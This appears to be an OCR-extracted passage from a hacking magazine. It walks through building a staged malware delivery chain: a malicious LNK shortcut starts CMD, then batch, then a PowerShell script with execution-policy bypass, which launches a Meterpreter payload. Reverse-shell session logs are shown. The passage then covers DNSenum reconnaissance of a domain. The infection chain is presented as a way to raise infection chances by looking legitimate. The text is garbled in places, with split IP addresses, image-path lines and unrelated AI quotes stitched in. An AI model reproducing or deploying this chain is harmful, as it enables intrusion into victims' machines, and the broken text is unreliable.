
A screenshot of a Notepad window titled "malicious_a.ps1 - Notepad". The menu bar includes File, Edit, Format, View, and Help. The text area contains the PowerShell command: `Start-Process met_x64_153_4444.exe`.



Now, I change the script in the “malicious.lnk” target field to execute this PowerShell script instead of directly executing the payload. Here’s the code.

`cmd.exe /c "powershell.exe %temp%\malicious_a.ps1"`






Once again, when you click on the “malicious.lnk” file, you should get a meterpreter session as shown below.

```
Background session 15? [y/N]
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 16 opened (192.168.40.153:4444 -> 192.168.40.150:50419) at 2024-02-20 07:20:14 -0500

meterpreter > █
```

To further lengthen the infection chain, I will add a Batch script now to this.



Here's the Batch script.




```
malicious_b.bat - Notepad
File Edit Format View Help
powershell.exe -ExecutionPolicy Bypass -File malicious_a.ps1

pause
```


(Except the “pause” command as I have added it while checking the infection chain and forgot to remove it). As you might have understood by now, when we click on the “malicious.lnk” shortcut, Batch file will be executed which in turn execute the PowerShell script and that in turn executes the final payloads. So, I change the target field of “malicious.lnk” accordingly.

cmd.exe /c start %temp%\malicious_b.bat



I hope you are getting this. Its not that difficult but a bit delicate and confusing. That's it. Get the fine details once and you should be good. Now, the final piece of the puzzle, I will be adding

CMD file to the infection chain as shown below.




Here's the CMD file.

malicious_c.cmd - Notepad

File Edit Format View Help


```
start %temp%\malicious_b.bat
```

Here's all files at one place.



“Artificial intelligence is just a new tool, one that can be used for good and for bad purposes and one that comes with new dangers and downsides as well. We know already that although machine learning has huge potential, data sets with ingrained biases will produce biased results – garbage in, garbage out.”

-Sarah Jeong



Once again, whenever the shortcut file is clicked, we will have a meterpreter session on the attacker system.

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 23 opened (192.168.40.153:4444 -> 192.168.40.150:50567) at 2024-02-20 08:48:13 -0500
```

```
meterpreter > █
```

That's it. You have successfully created an infection chain just like a Black Hat hacker. But there's one big question still unanswered.

Why hackers use an infection chain?

In the infection chain we created above, have you noticed something? From the first step of clicking on the LNK file to that step before the payload is executed we are not performing any malicious actions on the system at all. Just execution of some commands and scripts which are considered LEGITIMATE. This multi stage infection will improve the chances of a hacker to infect your system more than sending the payload itself.

DNSenum

TOOL OF THE MONTH

DNSenum is a multithreaded perl script that is used to gather information from target DNS servers. The features of DNSenum are,

1. Get the host's address (A record).
2. Get the nameservers (NS).
3. Get the MX record (MX).
4. Perform axfr queries on nameservers and get BIND VERSION.
5. Get extra names and subdomains via google scraping (google query = "-www site:domain").
6. Brute force subdomains from file, can also perform recursion on subdomain that have NS records.
7. Calculate C class domain network ranges and perform whois queries on them.
8. Perform reverse lookups on netranges (C class or/and whois netranges).

Let's see how to perform DNS enumeration with DNSenum. DNSenum is included by default in Kali Linux. If you want to enumerate a domain with DNSenum, all you have to do is supply a domain name as shown below.

When run in default mode, DNSnum first enumerates the host address, then the name servers, then MX records, ACFR queries, extra names and subdomains via google scraping, brute forces subdomains from them, calculates the class C IP network ranges from the results and performs whois queries on them and performs reverse lookup on these IP addresses.

```
(kali@221vm)-[~]
$ dnsenum acme.com
dnsenum VERSION:1.2.6
```

```
_____ acme.com _____
```

Host's addresses:

```
acme.com.          5          IN      A      23.
93.106.140
```

“If you’re not concerned about AI safety, you should be. Vastly more risk than North Korea.”

-Elon Musk.

Name Servers:

dns1.name-services.com. 98.148.137	5	IN	A	64.
dns4.name-services.com. .40.47.202	5	IN	A	216
dns3.name-services.com. 98.148.138	5	IN	A	64.
dns2.name-services.com. .40.47.201	5	IN	A	216
dns5.name-services.com. 98.148.139	5	IN	A	64.

Mail (MX) Servers:

Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for acme.com on dns2.name-services.com ...
AXFR record query failed: REFUSED

Trying Zone Transfer for acme.com on dns4.name-services.com ...
AXFR record query failed: REFUSED

Trying Zone Transfer for acme.com on dns5.name-services.com ...
AXFR record query failed: REFUSED

Trying Zone Transfer for acme.com on dns1.name-services.com ...

“Deepfakes and misinformation are just two of the ways AI could have major negative impact on fake news.”

-Dave Waters

Brute forcing with /usr/share/dnsenum/dns.txt:

mail.acme.com.	5	IN	A	23.9
3.106.140				
root.acme.com.	5	IN	A	85.1
0.225.138				
www.acme.com.	5	IN	CNAME	acm
e.com.				
acme.com.	5	IN	A	23.9
3.106.140				

acme.com class C netranges:

~~10.0.0.0/24~~
~~85.10.0.0/24~~

Performing reverse lookup on 512 ip addresses:

0 results out of 512 IP addresses.

acme.com ip blocks:

done.

—(kali@221vm)-[~]

--dns-server

In some cases, the result from the enumeration can vary depending on the server that is queried. Using DNSenum, we can perform a query by using another DNS server as shown below.

“The consequences of AI going wrong are severe so we have to be proactive rather than reactive.”
 -Elon Musk


```
(kali@222vm) - [~]
$ dnsenum acme.com --dns-server dns4.name-services.com
dnsenum VERSION:1.2.6
Unknown option: dns-server

----- acme.com -----
```

When you first use dnsenum on a domain to perform enumeration, you will notice that there will be a considerable delay at some stages. The delay occurs while dnsenum is brute forcing the subdomain names and then while performing reverse lookup on the IP address range.

While brute forcing the subdomain names, there is a delay because the file used by DNSenum (“/usr/share/dnsenum/dns.txt”) has over 1506 entries. So, until the tool checks all the entries, there will definitely be a delay. Can we reduce this data? Yes, by using another file instead of the default one. For example, we can create our own “dns.txt” file with entries of subdomains gathered from other type of enumeration.

--file (-f)

We can specify this custom file with the (-f) option as shown below.

```
(kali@222vm) - [~]
$ cat dns.txt
mail
root
```

```
(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt
dnsenum VERSION:1.2.6

----- acme.com -----
```

--subfile

We can also save the output of subdomain brute forcing in a file using the subfile option as shown below.

```
(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt --subfile subdomains.txt
```

```
(kali@222vm) - [~]
$ cat subdomains.txt
mail
root
```


--noreverse

Coming to reverse lookup, while performing reverse lookup on 512 IP addresses (in this case) definitely takes time. But don't worry. We can skip the reverse lookup by using the normal option.

```
